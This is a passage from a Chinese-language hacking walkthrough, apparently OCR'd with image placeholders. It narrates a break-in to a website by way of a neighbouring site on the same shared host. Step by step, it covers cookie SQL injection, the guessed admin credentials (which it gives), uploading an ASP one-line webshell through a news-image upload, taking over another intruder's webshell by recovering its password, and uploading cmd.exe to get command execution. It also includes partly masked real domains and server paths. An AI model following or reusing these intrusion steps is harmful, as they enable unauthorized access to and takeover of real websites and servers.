


图2

目标网站还存在注入漏洞，但网站数据库是Access的，对拿webshell起不到作用。

二、旁注获得其它网站webshell

目标站获得webshell受阻，来看下旁注。在http://www.114best.com/ip/查询到目标网站所在服务器上共有16个网站，很可能有戏。一个一个的看服务器上的其它网站，在看到http://www.zxxx8.com/时发现存在cookie注入漏洞，用寂寞的刺猬的注入中转生成器jmdcw中转后用pangoli检测，竟然是db_owner权限的注入点，如图3。尝试了一下列目录，不能列。通过猜解获得了管理员的用户名admin，密码zxxx8，如图4。




图3

http://www.zxxx8.com/的后台登录地址为http://www.zxxx8.com/login.htm，用猜到的管理员用户名和密码顺利进入了后台。在后台点“新闻管理”下的“最新消息”，然后点“添加新闻”来到了添加新闻数据的地方，在这里可以上传新闻图片，把ASP一句话木马的服务端代码保存为asp.asp，上传，居然提示上传成功，如图5。




图4

随便给要添加的新闻起个标题，点“提交”按钮完成添加新闻，然后查看新添加的新闻，在显示新闻图片的那个红叉处右键，选择属性，就看到了文件传上去后的访问地址http://www.zxxx8.com/admin/news/Files/upfile/20110921132952.asp，直接用浏览器打开http://www.zxxx8.com/admin/news/Files/upfile/20110921132952.asp，没有提示文件未找到，看来文件确实传上去了，用lake2的eval最小马发送端连接http://www.zxxx8.com/admin/news/Files/upfile/20110921132952.asp，成功获得webshell，如图6。




图5




图6

利用一句话木马得到网站的根目录为D:\hosting\wwwroot\zxxx8_com\htdocs\，猜测目标网站的根目录为D:\hosting\wwwroot\dxxxr_com_cn\htdocs\。用一句话木马的“File List”功能尝试列D:\hosting\wwwroot\dxxxr_com_cn\htdocs\目录下的文件夹和文件，出错了，提示“路径未

找到”，看来可能是目标网站的根目录猜错了，也可能是权限不够。

经过测试网站不支持.aspx文件。

List D:\hosting\wwwroot\z[redacted]8_com\htdocs\admin\news\Files\upfile\

Name	Size	ModifyTime
2.asp	113407	2011-7-27 14:30:41
2.php	39177	2011-7-27 14:31:32
20040421143735.jpg	9894	2008-8-13 10:00:07
20040515151128.jpg	120938	2008-8-13 10:00:09
20040526165327.jpg	124488	2008-8-13 10:00:12
20040602103011.gif	18591	2008-8-13 10:00:12
20040602105151.gif	18591	2008-8-13 10:00:13
20040602105322.gif	18591	2008-8-13 10:00:14
20040610105827.jpg	228900	2008-8-13 10:00:18
20040618142903.jpg	510514	2008-8-13 10:00:25
20040618143013.jpg	475737	2008-8-13 10:00:31
20040302091348.jpg	21680	2008-8-13 10:00:32

图7

本来想通过一句话木马上传个功能更强大的大马方便提权等，但通过一句话木马的列文件和目录功能发现了异常，在D:\hosting\wwwroot\zxxx8_com\htdocs\admin\news\Files\upfile\目录下，也就是网站上传图片的目录下发现了两个可疑文件2.asp和2.php，如图7。先来看看2.asp是什么东西。用浏览器打开http://www.zxxx8.com/admin/news/Files/upfile/2.asp，发现是别人的一个ASP大马，如图8。看来这个网站以前被别人拿到过webshell了。




图8

既然已经有别人的ASP大马了，我就不再上传，直接用别人的了。试了几个简单的密码都不对，不猜了，用一句话木马下载了2.asp，得到密码13141234567，然后登录进了大马，如图9。看着功能还比较多。



图9

三、“跨站”获得目标网站webshell

在获得了目标网站同服务器上其它网站的webshell后，怎样才能获得目标网站的webshell？一开始想到的是利用当前webshell提权，如果能提权成功获得管理员权限或系统权限，自然也就有了在同台服务器上的目标网站的权限。

用大马简单看了下，服务器权限设置的比较严，磁盘根目录无权限访问，C:\Documents and Settings\All Users\桌面\等目录也无权限访问。比较值得安慰的是wscript.shell组件没有删除，可能执行一些cmd命令。点大马中的“CMD命令行”来到了执行cmd命令的地方，用服务器上c:\windows\system32\cmd.exe尝试执行ver命令，提示“没有权限”。上传一个cmd.exe到网站根目录D:\hosting\wwwroot\zxxx8_com\htdocs\下，然后把cmd.exe的路径改成D:\hosting\wwwroot\zxxx8_com\htdocs\cmd.exe，再执行命令ver，这次可以执行了，如图10。

